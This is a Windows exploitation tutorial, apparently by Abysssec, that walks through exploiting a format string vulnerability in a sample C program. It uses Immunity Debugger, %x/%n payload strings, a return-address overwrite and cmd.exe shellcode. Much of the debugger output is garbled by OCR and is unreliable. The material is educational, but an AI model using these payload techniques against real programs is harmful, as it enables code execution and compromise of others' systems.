Format string exploitation on windows

Using Immunity Debugger / Python



By Abysssec Inc WwW.Abysssec.Com

For real beneficiary this post you should have few assembly knowledge and you should know about classic stack based overflow Goal of this article is you can write exploit for format string vulnerabilities on windows platform.

When we are purpose talk about variant core exploiting method I affirm before our post there is lots of another post but in another authors post's there is a big problem in most of them and it's that's are arid and rudimentary. However also we can't have this jactitation our post is complete and hale but we try to write a pace of reality.

Format string attacks are a class of <u>software vulnerability</u> discovered around 1999 in fact 2000 previously thought harmless, Format string attacks can be used to <u>crash</u> a program or to execute harmful code. The problem stems from the use of unfiltered user input as the format string parameter in certain <u>C</u> functions that perform formatting, such as <u>printf()</u>. A malicious user may use the %s and %x format tokens, among others, to print data from the stack or possibly other locations in memory. One may also write arbitrary data to arbitrary locations using the %n format token, which commands printf() and similar functions to write the number of bytes formatted to an address stored on the stack.

A typical exploit uses a combination of these techniques to force a program to overwrite the address of a library function or the return address on the stack with a pointer to some malicious <u>Shellcode</u>. The padding parameters to format specifies are used to control the number of bytes output and the %x token is used to pop bytes from the stack until the beginning of the format string itself is reached. The start of the format string is crafted to contain the address that the %n format token can then overwrite with the address of the malicious code to execute.

So now you can understand C/C++ and PERL software are affected with this type of vulnerability also waiver of printf() there is another functions maybe can be author of a format string vulnerability this functions are :

- Printf()
- Snprintf()
- Vprintf()
- Syslog()
-

Format string vulnerabilities can be use for another dirty thing waiver from code execution and that's extracting some data from vulnerable application such as password

and other important information. Ok now for understanding disclosure theory we can write a few lines of C codes to analysis.

#include <stdio.h>

#include <string.h>

int main (int argc, char *argv[])

{

int x,y,z;

x= 10;

y= 20;

z = y -x;

print ("the result is : %d",z); // %d using correct format so code is secure

}

```
#include <stdio.h>
```

#include <string.h>

void parser(char *string)

{

char buff[256];

memset(buff,0,sizeof(buff));

strncpy(buff,string,sizeof(buff)-1);

printf(buff); //here is format string vulnerability

}

int main (int argc, char *argv[])

{

```
parser(argv[1]);
```

return 0;

}

As you can see in parser function lazy programmer forgot using %s in printing buff so attacker can use this for controlling program executing flow and executing shellcode.

Now the conundrum is how we can control program execution? Ok let's run our vulnerable program and inject some format parameters inside user entry. First I run my program with normal input ...

C:\WINDOWS\system32\cmd.exe - 🗆 🗙 C:\Documents and Settings\Shahin\Desktop>Fstring.exe abysssec.com abysssec.com C:\Documents and Settings\Shahin\Desktop}_

Now we want use format parameters

C:\WINDOWS\system32\cmd.exe - 🗆 🗙 C:\Documents and Settings\Shahin\Desktop>Fstring.exe aaaaaaaxxxxxx aaaaaaa616161612561616125782578 C:\Documents and Settings\Shahin\Desktop>

Now the question output changed like this? The answer is easy reference to missing %s printf() (which is format function) will imagine %x as normal format parameters and will get next four values directly from our stack . Don't forgot the format function have a pointer to stack that will point to location of current format parameter. So with this knowledge we can read specific location on memory by placing our string address and sting for point to our string (E.G: Shellcode)

Something like this :

C:\WINDOWS\system32\cmd.exe	
-----------------------------	--

C:\Documents and Settings\Shahin\Desktop>Fstring.exe OurAddress%x%x (parameters)


- 🗆 🗙

There is another question how we can write into memory?! For write into a certain memory location we should use %n character when we have a vulnerable program.

Ok we execute our program with some format parameter

C:\WINDOWS\system32\cmd.exe	- 🗆 🗙
C:\Documents and Settings\Shahin\Desktop>Fstring.exe aaaaaaaaaaaaaaaaax%%%%% aaaaaaaaaaaaaaa	*×
	-

As you can see we can read memory and extract (in next level) some useful information. For now our job is find our string start position. We will use five %x and our %n.



When you do something like me Opps!!! Application will crash ...

Low let's debug this crash. I'll use Immunity Debugger, but you can use WinDBG / VS Debugger / Olly Or etc ...

File View Debug Imml	Lib Options Window Help Jobs					
) 🖒 💃 🗏 🔣 📣 X	▶비 네킹취비귀 - 1	emtwh	c P k b z :	r s ?	Consulting Services Manager	
State State 2401801 S745 D8 0100000 2401803 C745 D8 0100000 2401803 C745 D8 0100000 2401805 S745 F4 0000000 2401805 S745 F4 0000000 24018167 S40 PC 40 24018167 F45 F0 800 24018167 S40 2401817 S60 2401817 S0 2401817 F4 2401817 F4 2401900 F445 FC 20 2401900 F445 FC 40 2401900 F4 2	HOU DWORD PTR DS:(ERX),ECX a HOU DWORD PTR SS:(EBP-28],1 -OFF FString,00401E02 OR DWORD PTR SS:(EBP-21,40 a HOU DWORD PTR SS:(EBP-21,64) TEST BYTE PTR SS:(EBP-21,64) TEST BYTE PTR SS:(EBP-21,64) TEST BYTE PTR SS:(EBP-21,64) TEST BYTE PTR SS:(EBP-21,64) UE SHORT Fstring,004018C LER EAX,000RD PTR SS:(EBP-10) PUBL FST PUS EAX UFF SHORT Fstring,00401923 TEST BYTE PTR SS:(EBP-41,20) UE SHORT Fstring,00401923 TEST BYTE PTR SS:(EBP-41,40) LEA EAX,000RD PTR SS:(EBP-41,40) LEA EAX,000RT Fstring,00401918 CALL Fstring,00401E09 POP ECX MOVX EAX,AX CDQ VIP SHORT Fstring,00401E09 POP ECX MOVX EAX,AX CDQ VIP SHORT Fstring,00401915 TEST BYTE PTR SS:(EBP-41,40) LEA EAX,OWORD PTR SS:(EBP-41,40)					300000) (GE,LE) 00650078 00740065 00000017 00000001 0013F9D8


As you can see here is move dword PRT This mean is move data now is in ecx to address that eax pointing to it. If you know about classic heap / stack overflow you should know about this proposition if attacker be able to control over both of ecx and eax can write four byte of value he like and basically it mean can jump to her / his code You should play with A characters to find your string

C:\WINDOWS\system32\cmd.exe	- 🗆 🗙
C:\Documents and Settings\Shahin\Desktop>Fstring.exe aaaaaaaaaaaaaaaaaaaaaaaaaaaxxxx %x aaaaaaaa	×××××
	-


Now as you can see I have a 25 and if I you use a %n stead one of %x the debugger will change to something like this:

Immunity Debugger - Fstring.exe - [CPU - main thr	read, module Fstring]
File View Debug ImmLib Options Window Help Jobs	
⊇ 🖄 🖲 🔣 📢 × 🕨 🗉 🖌 🕌 🚽 →j 👘	lemtwhcPkbzrs? Exploit and application developer wanted
Construction Construction<	Cases 64 ('g').69 ('i') of suitch 004015E0 Case 75 ('u') 004015E0

So if I add one more this should control EAX completely. So I'll do this:




The result is ECX will point to 3E in my system




With a really simple deduce we can understand how my character we are really added and in here 3E - 34 = A and A == 10 so this mean with changing our string (with amount of characters) we can control ECX as well. In fact we want control two register of mov instruction. That will allow us to write four byte of addresses we want.

Ok for now for exploiting this program we should overwrite a saved return address on stack that have an address that will point to our code. And in fact to doing this we need to know location of return address. For now let's run our vulnerable program with longer string this will help us to find our string to memory easier.

Something likes this:





In hex dump window after a few scrolls down I understand a characters start at 0012FE74

Address Hex dump	ASCII	
0012FE74 61 61 61 0012FE7C 61 51 61	61 61 61 61 61 aaaaaaaa 61 61 61 61 61 aaaaaaaa	
0012FE84 61 61 61	oi 61 61 61 61 aaaaaaaa	
0012FE8C 61 61 61 0012FE94 61 61 61	61 61 61 61 61 аааааааа 61 61 61 61 61 аасааааа	string
0012FE9C 61 61 61 0012FE94 61 61 61	61 61 61 61 61 aaaaaaa 61 61 61 61 61 aaaaaaaa	string start
0012FEAC 61 61 61	61 61 61 61 61 aaaaaaaa	oran
0012FEB4 61 61 61 0012FEBC 61 61 61	61 61 61 61 61 aaaaaaaa 61 61 61 61 61 aaaaaaaa	
0012FEC4 61 61 61 0012FECC 61 61 61	61 61 61 61 61 aaaaaaaa 61 61 61 61 61 aaaaaaaa	V
	61 61 61 61 61 aaaaaaaa	
0012FEE4 61 61 61	61 61 61 61 61 aaaaaaaa	
0012FEEC 61 61 61 0012FEF4 61 61 61	61 61 61 61 61 aaaaaaaa 61 61 61 61 61 aaaaaaaa	
0012FEFC 61 61 61	61 61 61 61 61 aaaaaaaa	

Now we know string start address and we need a return address to change program executing flow. In immunity debugger you can use alt+k to see all Call Stack if you're using olly basically you can type cs in your command bar plugin to see call stack.

After doing this you should see something like this:

ddyoec	Procedure / arguments	Called from
012FE4C	Fstring.004013FA	Estring.00401098
012FE6U 012FE70	Fstring.0040107E	Fstring.0040103E Fstring.00401072
012FF78 012FF7C	Arg1 = 00410E38 ASCII "aaaaaaaaaa	Fstring.00401072
012FF84	Fstring.0040104A	Fstring. <moduleentrypoint>+</moduleentrypoint>
012FF88	Arg1 = 00000002	
012FF8C 012FF90	Arg2 = 00410E20 Arg3 = 00410D90 ASCII "P∤A"	
01266.90	HIGS = 88418858 HSCII F#H	

Wow very well , we found a valid return address at 0012FE4C . and you can sure about this by searching a few in your stack :

2012FE4C	0040109D ▶0.	RETURN to Estring.0040109D from Estring.004013FA
0012FE50 0012FE54	00406080 Ç'@.	Hauli shr
	0012FF21 ! \$.	00017 W
0012FE58		
0012FE5C	00406080 Ç'@.	ASCII "SR7"
0012FE60	22C7958B ïò⊮"	
0012FE64	01C9847E ″ä╔0	
0012FE68	7FFDF000 .≡°∆	
0012FE6C	00401043 C⊧@.	RETURN to Fstring.00401043 from Fstring.0040107E
0012FE70	0012FE74 t∎ ‡ .	ASCII "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
0012FE74	61616161 aaaa	
0012FE78	61616161 aaaa	
0012FE7C	61616161 aaaa	
0012FE80	61616161 aaaa	
0012FE84	61616161 aaaa	
0012FE88	61616161 aaaa	
0012FE8C	61616161 aaaa	
0012FE90	61616161 aaaa	
0012EE94	61616161 aaaa	
00105500	C4 C4 C4 C4	

Ok now we have two addresses that we need and we're going to exploit the program but how we can make our final string? The EAX register should contain the address of first four byte of our string and this would be location of saved return address and as you know in this case is 0012FE4C. For understanding this we will try write a real big value to ECX and we will make this string like this:


- 🗆 🗙

C:\WINDOWS\system32\cmd.exe

C:\Documents and Settings\Shahin\Desktop>Fstring.exe aaaaaaaaaaaaaaaaaaaaa.20123 x%.23456x%.23456x%.12345x%n_

Note: this can make your system slow and also have a few explosions.





Now my EXC is in pointing to 0013628

Prov 41414141 ECX 00013628 ECX 0000046E ESP 0012FE44 EEP 0012FE44 EEP 0012FE44 EEP 0012FE44 EIP 00401801 Fstring.00401801 EII 0012FE4A EIP 00401801 Fstring.00401801 C 0 ES 0023 32bit 0(FFFFFFF) P 1 CS 0018 32bit 0(FFFFFFF) Z 1 DS 0023 32bit 0(FFFFFFFF) Z 1 DS 0023 32bit 0(FFFFFFFF) Z 0 GS 0000 NULL 0 0 0 0 LastErr ERROR_SUCCESS (00000000) EFL 00000246 (NO.NB.E.BE.NS.PE.GE.LE) ST0 empty -UNORM B724 00158708 0013F9D8 ST1 empty -UNORM B724 7C91056D 001507D8 ST7 empty		isters (Fl	PU)			<	<	<	<	<	<
C 0 ES 0023 32bit 0(FFFFFFF) P 1 CS 001B 32bit 0(FFFFFFF) 1 0 S 0023 32bit 0(FFFFFFF) 2 1 DS 0023 32bit 0(FFFFFFF) 3 0 FS 0038 32bit 7FFFFFF) 1 0 GS 0000 NULL 0 0 0 0 LastErr ERROR_SUCCESS (00000000) EFL 00000246 (NO.NB.E.BE.NS.PE.GE.LE) ST0 empty -UNORM B724 00153708 00650078 ST1 empty -UNORM B1F9 7C90E027 00740065 ST2 empty -UNORM B1F9 7C90E027 00740065 ST2 empty -UNORM B1F9 7C90E027 00740065 ST3 empty -UNORM B1F9 0016058 0008001 ST4 empty %#.19L ST6 empty 0.0 ST7 empty 0.0 ST7 empty -UNORM F644 0015B708 0013F9D8 ST7 empty -UNORM B724 7C91056D 001507D8 ST7 empty -UNORM B724 7C9105 00 00 00 0 0 0	ECX EBX EBP ESP ESI EDI	00013628 00000006E 0002FBF4 0012FE48 00000001 0012FEAA	ASCII "8		30000000	00000	300000	0000	00000	999999	3999
P 1 CS 001B 32bit 0(FFFFFFF) 2 1 DS 0023 32bit 0(FFFFFFFF) 2 1 DS 0023 32bit 0(FFFFFFFF) 3 0 FS 003B 32bit 7FFDF000(FFF) 4 GS 0000 NULL D 0 0 0 LastErr ERROR_SUCCESS (00000000) EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE) ST0 empty -UNORM B124 00153A88 00650078 ST1 empty -UNORM B159 7C90E027 00740065 ST2 empty +UNORM B159 7C90E027 00740065 ST3 empty -UNORM B159 0013F54C 00000017 ST4 empty 2#.19L ST5 empty -UNORM B644 0015B708 0013F9D8 ST6 empty -UNORM B644 77556D 001597D8 ST7 empty -UNORM B744 7C91056D 001597D8 ST7 empty -UNORM B744 7C91056D 001597D8 ST7 empty -UNORM B74 7C91050 001597D8 ST7 empty -UNORM B74 7C91050 001597D8 ST7 empty -UNORM B74 7C91050 001597D8 ST8 0000 COM 00 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0	EIP	004018D1	Fstring.	004018Di							
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE) ST0 empty -UNORH B724 00153AB8 00650078 ST1 empty -UNORH B729 0012527 00740065 ST2 empty -UNORH 0024 0013F54C 00000017 ST3 empty -UNORH B249 00160658 00000001 ST4 empty 0.0 ST6 empty 0.0 ST6 empty 0.0 ST6 empty 0.0 ST7 empty -UNORH F644 00158708 0013F9D8 ST7 empty -UNORH F644 709158CD 001587D8 ST7 empty -UNORH B724 7C9105CD 001587D8 ST7 empty -UNORH S724 7C910507D8 ST8 empty -UNORH S724 7C91070707 ST8 empty -UNORH S724 7	PA2STD	CS 001B SS 0023 DS 0023 FS 003B GS 0000	325it 0(1 325it 0(1 325it 0(1 325it 761 325it 761 NULL	FFFFFFF) FFFFFFFF) FFFFFFFF) FDF000(FFI							
STØ empty -UNORM B724 00153AA8 00650078 ST1 empty -UNORM B1F9 7C90E027 00740065 ST2 empty +UNORM 0024 0013F54C 00000017 ST3 empty -UNORM 024 0016658 0000001 ST4 empty %#.19L ST5 empty 0.0 ST6 empty -UNORM 6644 00158708 0013F9D8 ST6 empty -UNORM F644 00158708 0013F9D8 ST7 empty -UNORM F644 7C910550 001507D8 ST7 empty -UNORM F724 7C910550 001507D8 ST7 empty 0.0 ST6 empty 0.0 ST7 empty 0.0 ST7 empty 0.0 ST6 empty 0.0 ST7 empty 0.0 ST7 empty 0.0 ST6 empty 0.0 ST7 empty 0.0 ST7 empty 0.0 ST6 empty 0.0 ST7 empty 0.0 ST6 empty 0.0 ST7 empty 0.0 ST7 empty 0.0 ST6 empty 0.0 ST7 empty 0.0 ST6 empty 0.0 ST7 empty 0.0 ST6 empty 0.0 ST6 empty 0.0 ST6 empty 0.0											
ST1 embrý -UNORM B1F9 7C90E027 00740065 ST2 embrý +UNORM 0024 0013F54C 00000017 ST3 empty -UNORM B249 00160653 00000001 ST4 empty %#.19L ST5 empty 0.0 ST6 empty -UNORM F644 0015B708 0013F9D8 ST7 empty -UNORM B724 7C91056D 001507D8 ST7 empty -UNORM B724 7C91056D 001507D8						0					
	ST2 ST3 ST4 ST5 ST6 ST7 FST	empty +U empty -U empty 2# empty 0.1 empty -U empty -U 0000 Co	NORM 0024 NORM B249 .19L 0 NORM F644 NORM B724 .3 2 1 1 nd 0 0 0 1	0013F54C 00160658 00158708 7C91056D 0 Err 0	00000000 00000000 0013F9D 001507D 3 P U O 3 0 0 0	7 1 8 8 2 0 0 0	(GT)				

As you can see ECX now pointing bigger value but still this is not enough to pointing our code so we need make our string bigger.


Something likes this:

C:\WINDOWS\system32\cmd.exe


C:\Documents and Settings\Shahin\Desktop>Fstring.exe aaaaaaaaaaaaaaaaaaaaa.20123 x%.234561x%.23456x%.123451x%n

_ 🗆 🗙

And have output like:



Now my ECX pointing to 00620CB:




So still not enough for our goal. Ok for now we can use calculator again to find end of ECX (you may remember 0012FE4C)


Hex 0012FE4C to Dec = 124478 and we should divide this upon 4 (because we have 4 division of instruction) and the result will be 311187

	ulator							
Edit Viev	w Help						3	11187.
OHex	💿 Dec 🔘 Oct	🔿 Bin	📀 Degrees	0	Radia	ans	🔿 Grad	s
🔲 Inv	🗌 Нур		Ba	eckspac	•	CE		С
Sta	F-E ()	мс	7	8	9		Mod	And
Ave	dms Exp In	MR	4	5	6	*	Or	Xor
Sum	sin x^y log	MS		2	3	•	Lsh	Not
s	cos x^3 n!	M+		+/-		+	=	Int
Dat	tan x^2 1/x	pi		в	С	D	E	F

So we do this:



And we will see this something like this output:



Very well, ECX now pointing to 0012FE60 and we are too close. ok there is a real big note may you noticed as you know from classic buffer stack based buffer overflow the return address we want to use for changing executing flow contains a null byte and you know this will terminate string (in C) so we can't use this address for return address ? Logically we can't use this at beginning of our string but at end we can use but why? IA-32 is a litte-endian architecture that means will store data reverse for example will store ABYS as SYBA. So null byte will be at end and do nothing! Ok now we should change format parameters amount and pointer should also point to return address that now is in end of our string. Ok for now and exploiting this case I'll use a 35 byte open shellcode that run cmd.exe. So I will make new string spot to my 35 byte shellcode like this:

C:\WINDOWS\system32\cmd.exe	- 🗆 🗙
C:\Documents and Settings\Shahin\Desktop>Fstring.exe CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC	

35 C + some format parameters + 311187 (our move) + %n (write) + BBBB this four byte B characters are our return address. But when I press enter and I check my debugger as you can see we have not control to EAX any more :

	sters								<		<	<	<	<
ECX EDX EBX ESP EBP ESI	0012FE	UF 300 36E 3F4 ASC 48				000C	900	000	1000	900	9000	30000	00000	00000
		3D1 Fst												
C 0 1 0 1 0 0 0 0 0	ES 00 CS 00 SS 00 FS 00 GS 00	023 325 018 325 023 325 023 325 038 325 038 325 000 NUL	it (it (it (it (0(FFF 0(FFF 0(FFF 0(FFF 7FFDF	FFFFF FFFFFF FFFFFF FFFFFF FØØØ(F))) FF)								
00		Err ERR 246 (NO												
ST1 ST2 ST3 ST4 ST5 ST6 ST7 FST	empty empty empty empty empty empty	-UNORM -UNORM -UNORM 2#.19L 0.0 -UNORM +UNORM +UNORM 9 Cond 0 Prec N	B1F 002 B24 F50 000 2 1 0 0	F9 7(24 00 49 00 69 00 02 00 1 0 0 0	C90E02 013F54 015A33 000000 013F60	7 00 C 00 0 00 0 00 C 00 S P)71F)000)000)13F)000) U	F10 9017 9001 9001 908 008	DØ	I Ø 1	(GT)			

Now you should be relax and change amount of format parameters as well to see your string last four byte in EAX.

C:\WINDOWS\system32\cmd.exe

_ 🗆 🗙

My shellcode size is 35 byte so I use five B for know if I use four one byte will overwrite with n hex or null byte. (We can improve shellcode later)

	isters)						<		<	<	<
ECX	424242 0012FF	58											
EDX EBX	000000												
SP BP SI	0012FE 0012FE 000000	8F4 A8 48 901				9000	000	3000	3000	1000	00000	30000	1000001
DI	0012FE												
IΡ	004018	3D1 F≤	stri	ng.00	940180	01							
01010000	CS 00 SS 00 DS 00 FS 00	018 32 023 32 023 32	2bit	0(FF 0(FF 0(FF	FFFFF FFFFF FFFFF D0000	=F) =F) =F))						
ŏй	LastB	Err EF	RROR	_SUCC	ESS I	000	000	30)					
FL	000002	246 (1	40,NB	в,Е,Е	BE,NS,	,PE,I	GE,l	.E)					
STØ ST1 ST2 ST3 ST4 ST5 ST6 ST6 ST7	empty empty empty empty empty empty empty empty	-UNOF +UNOF -UNOF 2#.19 0.0 -UNOF	RM B: RM 0(RM B; PL RM F(RM BI	1F9 7 024 0 249 0 644 0 E64 7	001580 209080 001385 001580 001580 209105	227 54C 330 56D	0074 0000 0000 00013 0013	4000 300 3000 3000	55 17 31 08				
FST FCW	0000 027F	Cond Prec	3 2 Ø Ø NEAI	1 0 0 0 R,53	Err Masł		P (0 (1)	J 0 9 0 1 1	Z 0 0 0 1 1		(GT))	


But as you can see ECX not pointing to our code so we should use calculator to find amount 12FF58 - 12FE74 = E4 == 228 so will be 311187 - 228 == 310959 so we should use 310919 but in this case we should use 311130 find why by yourself hehe \odot ... after your EXC Pointed to CCCCC location your job is done.

ERX 42424242 ECX 6012FE74 EDX 404040404 EDX 4040404 EDX 4040404 EDX 404040404 EDX 40404040404 EDX 404040404 EDX 404040404 EDX 404040404 EDX 404040404 EDX 404040404 EDX 404040404 EDX 404040404 EDX 40404040404040404040404040404040404040		isters					<	<	<	<
ESP 0012FE84 EBP 0012FE84 ESI 000000000000000000000000000000000000	ECX	0012FE	74 ASCII	"cccccccc	cccccc		cccci	CCCC	ccccc	:cc
EIP 004018D1 Fstring.004018D1 C 0 ES 0023 32bit 0(FFFFFFF) P 1 CS 0018 32bit 0(FFFFFFF) P 0 SS 0023 32bit 0(FFFFFFF) S 0 FS 0038 32bit 0(FFFFFFF) S 0 FS 0038 32bit 7FFDF000(FFF) C 0 CLastErr ERROR_SUCCESS (00000000) EFL 00000246 (NO.NB.E.BE.NS.PE.GE.LE) ST0 empty -UNORM BE64 0015BD48 00560078 ST1 empty -UNORM BE97 7C90E027 00740065 ST1 empty -UNORM BE97 7C90E027 00740065 ST3 empty -UNORM BE99 0015AC90 00000001 ST3 empty -UNORM B249 0015AC90 00000001 ST5 empty %#.19L ST5 empty 0.000M F644 0015BE48 0013F9D8 ST4 empty 0.000M F644 0015BE48 0013F9D8	EBP	0012FB 0012FE	F4 ASCII 48	90000000	0000000	900000	3000Q	30000	00000	900
C 0 ES 0023 32bit 0(FFFFFFF) P 1 CS 001B 32bit 0(FFFFFFF) A 0 SS 0023 32bit 0(FFFFFFF) Z 1 DS 0023 32bit 0(FFFFFFF) Z 1 DS 0023 32bit 0(FFFFFFF) T 0 GS 0000 NULL 0 0 0 LastErr ERROR_SUCCESS (000000000) EFL 00000246 (NO.NB.E.BE.NS.PE.GE.LE) ST0 empty -UNORM BE64 0015BD48 00650078 ST1 empty -UNORM BE64 0015F54C 00000001 ST3 empty -UNORM B249 0015F54C 00000001 ST3 empty -UNORM B249 0015F54C 00000001 ST4 empty 8.19L ST5 empty 0.0 ST4 empty 8.0 ST5 empty 0.0 ST5 empty 0.										
P 1 CS 001B 32bit 0(FFFFFFF) 2 1 DS 0023 32bit 0(FFFFFFF) 2 1 DS 0023 32bit 0(FFFFFFFF) 3 0 FS 003B 32bit 0(FFFFFFFF) 5 0 FS 003B 32bit 7FFDF000(FFF) 6 0 0 G LastErr ERROR_SUCCESS (00000000) 0 0 LastErr ERROR_SUCCESS (00000000) EFL 0000246 (NO.NB.E.BE.NS.PE.GE.LE) ST0 empty -UNORM BE64 0015BD48 00650078 ST1 empty -UNORM BE64 0015BC48 00650078 ST1 empty -UNORM BE64 0015BC48 00186500 ST4 empty 0.0 ST4 empty 0.0										
